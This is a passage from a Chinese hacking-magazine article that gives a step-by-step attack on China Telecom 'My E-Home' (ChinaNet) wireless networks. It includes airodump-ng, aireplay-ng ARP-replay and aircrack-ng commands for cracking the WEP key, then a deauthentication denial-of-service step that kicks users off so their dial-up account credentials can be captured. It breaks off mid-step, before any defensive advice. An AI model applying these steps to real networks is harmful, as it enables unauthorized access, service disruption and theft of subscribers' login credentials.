


图5　堆栈窗口

图4　寄存器窗口和堆栈窗口




图6　跟踪结果

破解中国电信“我的E家”无线上网

无线无语：自从《无线黑客傻瓜书》通过“黑手”刮起一阵无线旋风后，无线网络的安全越来越受到关注。2010年，“黑手”与时俱进，继续把无线栏目（差点把无线打成了无线，汗……）重金打造，感兴趣的读者就请锁定“黑手”，继续研究吧！

图杨哲 /Longas【ZerOne】

从本文你可以学到：

很基本的无线“蹭网”步骤

一、前言

看了网上很多抄来抄去的所谓能够“蹭网”的无线教程，颇有些哭笑不得。尤其是在这些教程中看到我曾发过的一些图片，上面的标识要么没抹消，要么就被一些不知道从哪冒出来的什么XX联盟、XX小组、XX安全组织的标识覆盖掉，对这些人还真是无奈。




图 1




图 2




图 3




图 4




图 5

记得以前我写了一篇关于针对当时的“我的E家”无线网络的破解及利用的小文，但目前由于一些细节的改进，依靠之前的方法肯定是不行了，所以这里我把修改过的攻击方法再次发出来，同时也给出解决方法，希望受此影响的用户尽快修正自己的漏洞。

下面，就让我来告诉你什么才叫“蹭网”吧。另外，如果对本文中所涉及的工具下载、安装以及使用细节不明的朋友，请参考“黑手”新近上市的《无线黑客傻瓜书》一书，会有所得。

二、攻击篇

废话少说，直接上手，具体步骤如下。

步骤1：搜索“我的E家”无线信号

对于目前国内普遍使用“我的E家”上网的中小型企业办公环境及家庭用户，其无线设备的SSID上都会有一个明显的标识，就是“ChinaNet”。我们可以使用多款无线Hacking工具搜索周边“我的E家”无线信号。

不过我这里当然还是使用大家都很喜欢的BackTrack4 Linux来演示。在成功载入无线网卡并激活为monitor模式后，使用airodump-ng来对当前环境的无线网络进行探测。

使用命令：**airodump-ng –c 10 –w zerone mon0**

参数解释：

–c num　后跟的是“我的E家”的工作频道，这里就是10；

–w　捕获的无线数据包的保存名称，这里就是zerone，不过实际保存后会变成zerone-01.cap这样的文件；

mon0　这是载入的无线网卡名称；

如图1所示，我们探测到附近存在一个名为“ChinaNet-nsfocus”的无线网络。显而易见，这个SSID的末尾是被修改过的，不过前面的“ChinaNet”还是暴露出其“我的E家”的真实身份。而在图1下方的STATION处，我们也能够看到当前是有一个用户连入该网络并在上网。

步骤2：破解WEP加密

接下来，当然是先破解该无线网络的加密喽。如图1所示，当前默认采用的为WEP加密方式，我们可以按照标准的WEP破解方法进行，即一边抓取无线数据包，一边发送ArpRequet报文来刺激有效无线报文的产生。

常用的工具当然就是aireplay-ng啦，使用命令如下：

aireplay-ng –3 –b 无线路由器MAC地址 –h 无线客户端MAC地址 mon0

参数解释：

–3　ArpRequest攻击特定参数；

–b　后跟预攻击的无线路由器MAC地址，这里就是电信“我的E家”无线路由器；

–h　后跟当前已经连接该无线路由器的无线客户端地址；

攻击效果如图2所示，可以看到一旦成功获取ArpRequest请求报文，无线网卡会不断发送该报文以便获取更多的数据交互。

在另一个Shell里，使用aircrack-ng来对截获的无线数据报文进行破解，命令如下：

aircrack-ng zerone-01.cap

其中，zerone-01.cap是刚刚获取的无线数据报文。

如图3所示，由于密码较为复杂，所以在经过大约5分钟的抓包破解后，我们成功地拿到了该无线路由器的WEP密码，为“NsFoCUS! 1234”，是不是很复杂？

步骤3：对“我的E家”无线路由器进行无线D.O.S攻击

既然已经获取了WEP密码，为了捕获通过该无线路由器进行拨号登录的账户及密码，有必要将当前已经连接的用户踢下线，这样就能够迫使用户重新连接无线路由器进行拨号操作。PS：当然，为了更有效，应该将当前连接该无线路由器的所有用户全部踢下线，嘿嘿。

这里我就直接使用工作于BackTrack4下鼎鼎有名的无线D.O.S工具——charon2.0.1来演示，关于该工具的安装及使用，大家可以参考新近上市的《无线黑客傻瓜书》，或者直接使用附赠的定制版BT4来实现。攻击效果如图4所示。

步骤4：捕获无线数据报文

既然所有无线客户端都已经被踢下线了，估计正在上网的用户肯定会尝试着重新拨号，所以此时应立即开始捕获无线数据。

在前面讲到破解WEP加密的时候，我们提到了airodump-ng这个用于




图 6

